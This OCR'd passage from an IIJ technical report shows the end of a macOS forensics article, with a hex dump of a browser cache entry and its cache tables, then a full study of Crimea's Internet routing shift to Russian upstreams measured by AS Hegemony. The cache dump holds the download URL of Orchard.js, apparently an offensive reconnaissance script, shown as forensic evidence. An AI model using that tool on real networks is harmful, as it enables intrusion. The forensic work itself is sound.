0000 62 70 6c 69 73 74 30 30 d2 01 02 03 04 57 56 65  bplist00.....WVe
0010 72 73 69 6f 6e 55 41 72 72 61 79 10 01 a7 05 0a  rsionUArray.....
0020 0b 0c 0d 40 41 d2 06 07 08 09 5f 10 10 5f 43 46  ...@A....._.._CF
0030 55 52 4c 53 74 72 69 6e 67 54 79 70 65 5c 5f 43  URLStringType\_C
0040 46 55 52 4c 53 74 72 69 6e 67 10 0f 5f 10 49 68  FURLString.._.Ih
0050 74 74 70 73 3a 2f 2f 72 61 77 2e 67 69 74 68 75  ttps://raw.githu
0060 62 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d  busercontent.com
0070 2f 69 74 73 2d 61 2d 66 65 61 74 75 72 65 2f 4f  /its-a-feature/O
0080 72 63 68 61 72 64 2f 6d 61 73 74 65 72 2f 4f 72  rchard/master/Or
0090 63 68 61 72 64 2e 6a 73 23 41 c2 e4 99 3f 65 80  chard.js#A...?e.
00a0 99 10 00 10 c8 df 10 19 0e 0f 10 11 12 13 14 15  ................
00b0 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25  .......... !"#$%
00c0 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35  &'()*+,-./012345
00d0 36 37 38 39 3a 3b 3c 3d 3e 3f 5f 10 10 43 6f 6e  6789:;<=>?_..Con
00e0 74 65 6e 74 2d 45 6e 63 6f 64 69 6e 67 5f 10 17  tent-Encoding_..
00f0 43 6f 6e 74 65 6e 74 2d 53 65 63 75 72 69 74 79  Content-Security
0100 2d 50 6f 6c 69 63 79 5d 43 61 63 68 65 2d 43 6f  -Policy]Cache-Co
0110 6e 74 72 6f 6c 5f 10 19 53 74 72 69 63 74 2d 54  ntrol_..Strict-T
0120 72 61 6e 73 70 6f 72 74 2d 53 65 63 75 72 69 74  ransport-Securit
```

Figure 10: The cfurl_cache_receiver_data Table


テーブル: cfurl_cache_re

	entry_ID	isDataOnFS	receiver_data
	フィルター	フィルター	フィルター
1	1	1	2B1680C0-DAE0-4EA0-9EC0-C4FC7F86A8C0
2	2	0	<!doctype html>...
3	3	1	A391D5EC-9FCF-4993-A0AF-EEF2C871EF6A

モード: テキスト

```
<!doctype html>
<html>
<head>
   <title>Example Domain</title>

   <meta charset="utf-8" />
   <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
   <meta name="viewport" content="width=device-width,initial-scale=1" />
   <style type="text/css">
   body {
      background-color: #f0f0f2;
      margin: 0;
      padding: 0;
      font-family: -apple-system,system-ui,BlinkMacSystemFont,"Segoe UI","Open
Sans","Helvetica Neue",Helvetica,Arial,sans-serif;
```

Figure 11: The cfurl_cache_blob_data Table

Minoru Kobayashi

Forensic Investigator, Office of Emergency Response and Clearinghouse for Security Information, Advanced Security Division, IIJ Mr. Kobayashi is a member of IIJ-SECT, mainly dealing with digital forensics. He works to improve incident response capabilities and in-house technical capabilities. He gives lectures and training sessions at security events both in Japan and abroad, including Black Hat, FIRST TC, JSAC, and Security Camp events.

The Internet in Crimea: Changes in Connectivity Revealed by an Analysis of Routing Data

In 2014 the Russian Federation laid claim on Crimea, causing a change of regime and reportedly profound changes in Internet regulation and connectivity on the peninsula. Those changes were evident in our Internet measurements. This report is a summary of a paper presented at the Global Internet Symposium 2020[*1].

3.1 Introduction

Crimea is a peninsula located South of Ukraine and West of Russia. It was previously administered by Ukraine, but the Russian Federation declared its annexation of Crimea in 2014. This caused changes to the way the Internet was wired for an estimated 2.3 million people living in Crimea. Until 2014, access of Crimeans to the rest of the Internet was predominantly handled through Ukrainian networks, held to Ukrainian law and oversight. But since 2014, Crimea has been subject to Russian Internet regulations. Although the Russian government quickly embarked on large infrastructure projects, such as the construction of submarine cables, it took three years for Crimean Internet Service Providers (ISPs) to complete the transition.

We examine and analyze this transition from a perspective on Internet governance, science and technology studies, and network measurements. To gain insight into what the transition was actually like, we combine both a sociological approach—analyzing media reports and information from people in the region—and a science and technology approach—analyzing network measurements. For our network analysis, we propose an AS Hegemony metric based on BGP data to quantify AS (autonomous system, organization that controls routes) dependency. This metric lets us examine changes in network policy in Crimea.

3.2 The Internet in Crimea

First, we gathered information via 45 interviews conducted between December 2017 and May 2018 with relevant actors: ISPs from Crimea and the Ukrainian mainland; journalists and human rights defenders working in the area; members of the Ministry of Communications of Ukraine; and digital security trainers. We also analyzed information communicated via forums and group chats in the regions as well as press reports, all of which elucidated how the infrastructure transitions happened in Crimea between March 2014 and July 2017. Figure 1 also shows these events, which we discuss below.

3.2.1 Background

As a mountainous peninsula, Crimea was heavily dependent on the Ukrainian mainland for supplies, from water and gas to electricity and communications. Russian control of Crimean information infrastructure followed a “soft substitution” model and took about three years. This reflects the fact that the Russian Federation was not able to substitute the necessary services all at once without causing an extended period of service disruptions that would have prompted indignation among the Crimean population.

The geopolitical status of Crimea as a disputed area and the resulting sanctions from the US and the EU drove the development of a gray market for Internet service in Crimea, Lugansk, and Donetsk. Progressive centralization of routing paths and monopolization of the Internet service market in Crimea facilitated control over networks. Consequently, the quality and speed of Internet connections degraded, while the cost of Internet services for end-users increased.

3.2.2 Ukrainian ISPs Left Crimea

Crimea became part of the Russian Federation after a referendum held on March 16, 2014. As a result, the majority of Ukrainian telecommunication companies left the peninsula and Russia acquired Ukrainian Internet and telecommunication infrastructures.

3.2.3 The Kerch Strait Cable

The Russian state-owned telecommunications company, Rostelecom, announced on April 25, 2014 the completion of a 110Gbps submarine link from Russia to Crimea and

[*1] Romain Fontugne, Ksenia Ermoshina, Emile Aben. “The Internet in Crimea: a Case Study on Routing Interregnum”, Global Internet Symposium 2020. Paris, France. June 2020.

© Internet Initiative Japan Inc.

said service will be offered by Miranda Media, Rostelecom's local agent. Miranda Media's main ASN (AS201776) was registered on July 15, 2014 and first seen in BGP as an upstream provider for Crimean networks on July 24. The traffic capacity of the Kerch Strait cable was insufficient, so Ukrainian fiber was kept as a backup option, and one respondent said "routes through Perekop (Ukrainian cable) were cheaper and faster than the undersea connection via Kerch Strait". Crimean providers were reluctant to use the new Kerch Strait cable for speed and quality reasons. Around that time, Crimean World of Tanks[*2] players were among the first to complain about speed loss on dedicated forums, and the price of Internet access in Crimea was raised in 2015.

3.2.4 Internet De/Consolidation

In May 2016, Russia started construction of a second Internet cable that reuses Kerch bridge infrastructure and connects Crimea to an exchange point in Rostov, thus consolidating Crimea's connectivity to Russia. This cable was reportedly first used in July 2017.

A year later in May 2017, the Ukrainian president ordered that access be blocked to Russian platforms such as social media service vk.com, the mail.ru mailing service, and the search engine yandex.ru. On May 31, Crimean users complained about being blocked when trying to access these websites. This was seen as evidence that Crimean ISPs are still connected to upstream Ukrainian networks. Then in summer 2017, the Ukrainian government put pressure on Ukrainian ISPs to stop providing traffic to Crimea (allegedly on July 12, 2017).

3.3 The Transition Viewed Through Internet Measurements

We now look at topological changes in Crimea based on network data. Our analysis focuses on changes in the way ASes operating in Crimea routed traffic before, during, and after the transition.

3.3.1 ASNs in Crimea

As Crimea is a disputed area and the ASN country codes have changed over time (RU, UA, or "Other"), we first need to identify which ASNs were operating from within the peninsula.

We first looked at RIPE Atlas probes[*3] active in Crimea and verified if they corresponded to a commercial ISP using Whois, and we then searched dedicated user forums or official websites of these ISPs. We looked at all the upstream ISPs of these ASNs and identified those located in Crimea. Next, in February–April 2018, a set of network measurements on eight Crimean networks was taken using OONI probe[*4] for Android and iPhone. We also cross-verified this data with the information from forums and interviews to identify ASNs and upstream ISPs.

These efforts identified the biggest upstreams in the area, Miranda Media and UMLC, as well as the two biggest Crimean ISPs, CrimeaCom South and CrelCom. At this point, we had a list of 80 ASNs thought to be in use in Crimea. We combined this with a list of all downstream networks of Miranda Media obtained from BGP data. Finally, we manually checked the combined list and removed three ASNs that were present at Crimea-IX but operated mostly outside of Crimea.

The above steps produced a list of 111 ASNs that were active between 2012 and 2019. This number is surprisingly high, but a closer look at each AS reveals that many are managed by small local businesses or individuals, and about half announce only one or two IPv4 prefixes, usually a /24 or /23.

3.3.2 Network Dependencies

To identify the main transit networks providing Internet to Crimea, we estimated the AS dependency of Crimean networks with BGP data and our AS Hegemony metric[*5]. AS Hegemony, $HASx\,(ASy)$, quantifies the likelihood (value from 0 to 1) of ASy lying on paths toward ASx. $HASx$

[*2] An online battle game available worldwide.

[*3] A device (https://atlas.ripe.net/) distributed by RIPE, the RIR for Europe, for monitoring the Internet connectivity from the end-user side.

[*4] Open Observatory of Network Interface, a tool for checking Internet speed and censorship from the end-user side, available for both Android and iOS.

[*5] R. Fontugne, A. Shah, and E. Aben. The (thin) Bridges of AS Connectivity: Measuring Dependency using AS Hegemony. In Proceedings of PAM'18. LNCS, 2018.

(ASy) = 1 means that ASy must be traversed to reach ASx, while values close to 0 mean that ASy is rarely seen on paths to ASx.

We collected data from two RISs[*6] (RRC00, RRC10) and two Routeviews[*7] (RV2, LINX) collectors that account for more than 100 BGP full-feed peers. We then computed AS Hegemony values for all globally reachable ASes on the 15th of each month from January 2012 to December 2018[*8].

To compute AS Hegemony scores for Crimea, we merged results obtained for all origin ASNs located in the area. We obtained AS Hegemony scores for the list of Crimea ASNs compiled in Section 3.3.1 and computed the average. The average AS Hegemony value also ranges from 0 to 1 and conveys network dependency across ASes. Values close to 1 indicate transit ASes commonly seen on paths towards all ASes in the area. Values close to 0 could represent a transit AS that is either rarely seen on paths to all ASes in the area or heavily employed by only a handful of ASes.

As a reference, we also compute the average AS Hegemony for all ASes registered in Ukraine and in Russia (excluding Crimean ASNs) and compare the results.

■ Ukraine

As shown in Figure 1, the dependencies for Ukrainian ASes are fairly stable from 2012 to 2018. The main changes are the decline of TOPNET and the rise of Blinking Megabit from 2017; information on this transition is publicly available[*9]. These ASes are both owned by Datagroup, so our results show that Ukrainian networks are mainly dependent on Datagroup and UARNET. Other significant dependencies are large international ISPs, such as RETN (EU), Level 3 (US),




Figure 1: Average AS Hegemony for networks located in Ukraine, Russia, and Crimea. High AS Hegemony scores reveal networks that are central to reach a region.

[*6] Routing Information Service, an Internet routing data collection and analysis service provided by RIPE (https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris). RRC00 and RRC10 are two major repositories.

[*7] A University of Oregon project that collects BGP routing information and makes it publicly available (http://www.routeviews.org/routeviews/). RV2 and LINX are two major repositories.

[*8] Internet Health Report. AS Hegemony REST API. https://ihr.iijlab.net/ihr/en-us/api, 05 2020.

[*9] PeeringDB. Topnet, last updated on Sep. 4, 2017 (https://peeringdb.com/net/1157).

and Hurricane Electric (US). Since the RETN network is primarily deployed in East Europe and Russia[*10], this network is observed as a main transit for both countries. Note that RETN was registered in May 2012 with the country code UA but changed to EU in July 2018.

■ Russia

Similar to what the Ukraine data show, the dependencies of Russian ASes stay fairly stable. The ASes are dependent mostly on two state-owned ISPs, Rostelecom and Transtelecom, as well as two other major Russian ISPs, MegaFon (AS31133) and SovAm/VimpelCom (AS3216). Also similar to Ukraine, there are dependencies on RETN, Level 3, and Hurricane Electric.

■ Crimea

Unlike those for Ukraine and Russia, the AS dependencies of Crimean ASes changed drastically. In 2012 and 2013, there were the same dependencies as in the Ukraine along with dependencies on local Crimean ISPs (CrimeaCom, CrelCom, and ACS) and a weak dependency on Rostelecom. These results reveal the role of local Crimean ISPs as a proxy to larger Ukrainian and international ISPs. 2014 is marked by a significant increase in dependency on a new AS, Miranda Media, and its parent company, Rostelecom.

At that time, numerous AS paths began to feature the same pattern: they originate from Crimea and go through Miranda Media and then Rostelecom. This routing change significantly reduced the number of paths transiting through Ukraine, a trend that continued until mid-2017, after which paths going through Ukrainian ASes were no longer observed. From 2015, another Russian ISP, Fiord, also became a common transit for Crimea, and as with the Miranda Media / Rostelecom pair, from August 2017 Fiord connected to Crimea via UMLC.

In summary, the topology of Crimean networks has evolved to a singular state where paths bound to the peninsula converge on two ISPs (Rostelecom and Fiord) located outside of Crimea. The transition was marked by two major events, the appearance of Miranda Media in 2014 and the end of transit via Ukraine in 2017. We discuss these two phases in detail below.

3.3.3 Appearance of Miranda Media

The appearance of Miranda Media was Russia's first clear step toward consolidating Crimean connectivity. As Figure 1 shows, multiple Crimean ASes switched to Miranda Media as soon as it was made available in 2014. To understand the Miranda Media adoption dynamics, we detail the main AS dependencies of Crimea from July to December 2014.

We found that 55 out of the 78 Crimean ASes that were active in 2014 had a strong dependency on Miranda Media ($H > 0.5$) during 2014. Figure 2 depicts these 55 ASes (left nodes) and their major AS dependencies in 2014 (all other nodes). If an AS depends equally on multiple networks, we take its major dependency to be the closest non-Crimean AS. For example, networks with a dependency of $H = 1$ for CrimeaCom South, Miranda Media, and Rostelecom are classified as Miranda Media.

As of July, the dependencies remained similar to what we had observed for Crimea since 2012, but significant changes came in the following two months with Miranda Media appearing on paths to CrimeaCom South, CrelCom, and ACS customers. Thus, by connecting to central Crimean ISPs, Miranda Media became the main transit network for Crimea in a very short time frame.

From October 2014, however, we observe dependencies on the three Crimean ISPs (Figure 2). These networks were again seen on paths with Ukrainian upstreams instead of Miranda Media. Operators informed us that Ukrainian ISPs were sometimes preferred because of the higher cost and degraded quality experienced with Miranda Media.

Also, a few Datagroup customers switched to Miranda Media every month, and thus Datagroup's Crimean customer count had fallen significantly by the end of 2015.

[*10] RETN Network Map (https://retn.net/networkmap/).

In summary, the arrival of Miranda Media and connections to key ISPs had an immediate and significant impact on Internet routing in Crimea. We found, however, that networks had to maintain paths to Ukraine as Miranda Media's capacity was insufficient. Also, about a third of Crimean ASes (23 out of 78 ASes active in 2014, not shown in Figure 2) did not commit to Miranda Media in 2014 and kept their paths going through Ukrainian ISPs.

3.3.4 End of the Transition

Ukraine claimed that it stopped providing Internet connectivity to Crimea in July 2017. To understand connectivity in Crimea before and after this key event, we also investigated AS dependency changes for Crimean ASes in 2017 (Figure 3).

We look at the four ASes that relied mainly on Ukrainian ISPs from January to May 2017 (the four ASes relying on Pitline and TOP NET on the left of Figure 3). At the time, Miranda Media / Rostelecom and Fiord provided Internet to a large fraction of Crimean ASes, but the three main Crimean ISPs (CrimeaCom South, CrelCom, and ACS) still had connections with Ukraine.

In January 2017, CrimeaCom South relied on Fiord (H = 0.8) and Ukrainian ISP WNET (H = 0.07, not shown in Figure 3). In the months that followed, a few paths went through Miranda Media, and paths through WNET stopped completely on May 23. Then at 08:00 UTC on July 19, all paths suddenly started going through Miranda Media (H = 1.0).

ACS relied equally on Dataline (not shown in Figure 3) and Miranda Media from January to June. On June 5, Dataline disappeared from ACS's paths, being replaced by CrimeaCom South. And from June 2017, ACS followed the same changes as CrimeaCom South.

In early 2017, CrelCom relied mainly on Russian networks Fiord (H = 0.65) and Miranda Media (H = 0.25) but later had two drastic routing changes. In February, almost all paths to CrelCom began transiting through Rostelecom (H= 0.95). Then at 11:30 UTC on July 19, 2.5 hours after CrimeaCom South switched entirely to Miranda Media, all paths to CrelCom also began transiting via Miranda Media. At the time, Fiord was no longer being used in Crimea and the Miranda Media / Rostelecom pair




Figure 2: Adoption of Miranda Media

Main dependencies of Crimean ASes from July to December 2014. Left nodes represent Crimean ASes, other nodes are the main dependencies of Crimean ASes at different points in time. Only the highest dependencies are shown. In the case of a tie, the closest AS to Crimea is selected.

was dominating Crimean connectivity (Figure 3, August 2017).

A month later, on August 22, 2017, UMLC began providing connectivity to Crimea. At first, UMLC was only connected to CrelCom in Crimea and Fiord in Russia. We measure about 20 Crimean ASNs with paths going through CrelCom, UMLC, and Fiord at the time. Fiord came back by the end of 2017 as a major provider to Crimea via ULMC (see also Figure 1). UMLC was subsequently connected directly to other Crimean ASes but seemed to use Fiord exclusively as upstream provider, thus forming the UMLC / Fiord pair depicted in Figure 1.

So in 2017, we observe routing changes that lead to a particular topology with a choke point composed of two pairs: Miranda Media / Rostelecom and UMLC / Fiord (Figure 3). This topology is substantially different from the diverse connectivity observed before August 2014 (Figure 2).

This report has examined network topology changes made visible by our AS Hegemony metric based on BGP routing information. We have made public the tools and datasets we developed in the course of this research. Details of our AS Hegemony metric of Internet dependencies can also be found in other papers referenced herein[*11,*12].




Figure 3: End of the Transition
Main dependencies of Crimean ASes in 2017. Left nodes represent Crimean ASes, other nodes are the main dependencies of Crimean ASes at different points in time. Only the highest dependencies are shown. In the case of a tie, the closest AS to Crimea is selected.

Romain Fontugne
Senior Researcher, IIJ Innovation Institute

[*11] Tools and datasets: Internet Health Report. AS Hegemony REST API (https://ihr.iijlab.net/ihr/en-us/api), 05 2020. Internet Health Report. Measuring as-dependency of a country (https://github.com/InternetHealthReport/), 05 2020.

[*12] References: R. Fontugne, A. Shah, and E. Aben. The (thin) Bridges of AS Connectivity: Measuring Dependency using AS Hegemony. In Proceedings of PAM'18. LNCS, 2018.

May 2022 Vol.54

Internet Initiative Japan

About Internet Initiative Japan Inc. (IIJ)

IIJ was established in 1992, mainly by a group of engineers who had been involved in research and development activities related to the Internet, under the concept of promoting the widespread use of the Internet in Japan.
IIJ currently operates one of the largest Internet backbones in Japan, manages Internet infrastructures, and provides comprehensive high-quality system environments (including Internet access, systems integration, and outsourcing services, etc.) to high-end business users including the government and other public offices and financial institutions.
In addition, IIJ actively shares knowledge accumulated through service development and Internet backbone operation, and is making efforts to expand the Internet used as a social infrastructure.

The copyright of this document remains in Internet Initiative Japan Inc. ("IIJ") and the document is protected under the Copyright Law of Japan and treaty provisions. You are prohibited to reproduce, modify, or make the public transmission of or otherwise whole or a part of this document without IIJ's prior written permission. Although the content of this document is paid careful attention to, IIJ does not warrant the accuracy and usefulness of the information in this document.

©Internet Initiative Japan Inc. All rights reserved.
IIJ-MKTG020-0052

Internet Initiative Japan Inc.

Address: Iidabashi Grand Bloom, 2-10-2 Fujimi, Chiyoda-ku,
Tokyo 102-0071, Japan
Email: info@iij.ad.jp URL: https://www.iij.ad.jp/en/